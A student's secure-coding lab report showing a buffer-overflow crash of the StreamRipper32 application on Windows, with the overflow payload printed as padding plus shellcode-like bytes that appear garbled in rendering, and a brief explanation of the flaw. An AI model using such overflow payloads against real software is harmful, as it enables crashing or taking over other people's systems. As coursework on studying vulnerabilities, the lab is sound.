


Secure coding

LAB - 7

- Samuel Abhinav
- 18BCN7094


Using windows-10 as a VM to crash streamRipper32 using the buffer-overflow:




Now we generate the payload using the python code the payload is below


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë??ôZ?ÚÇ°îP
Sàùt$òj3É±Rfiü1U»C±¿CE·Ö?MØ_Ú|Ø~/èOýÃfwáŠĐLiáyí4aüXiW×?2•...v89òt²H~"°òÂù÷~áºÖšï0äJ>₃K³Ž
K•ô)´àIióĖ0•vĩ"ˆ+%-.)□³æ-~?J—
qÛO¼U‡ÿÌmúâîĚFEã°últ7¶||@Å^½úAÓ6% m'ěŽă(Ú²9™cY¹&¶îé^i⁻YiÚG³fw¼~.
G'KT6yŽZ9Á¼S%NìÜĚāmÆŽ®āo`[fc«PÙ°ôu^&"...)[Ò~E¶]"ÿxn@Ç|µ±Æm8?i},,)©)XYg‡3ÉqÉèfCEÂc'â
ç³'¿o4Íó»°0^CEÍØÇEI...÷°³°{0LGc1I#ª#ÆI?Ã
```

We send the above string as an input as shown below:



As soon as we click ok the application shuts down. In windows 10 there is no message pop up regarding the error. **So, here are the screen shots from a windows 7 machine.**





Analysis

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed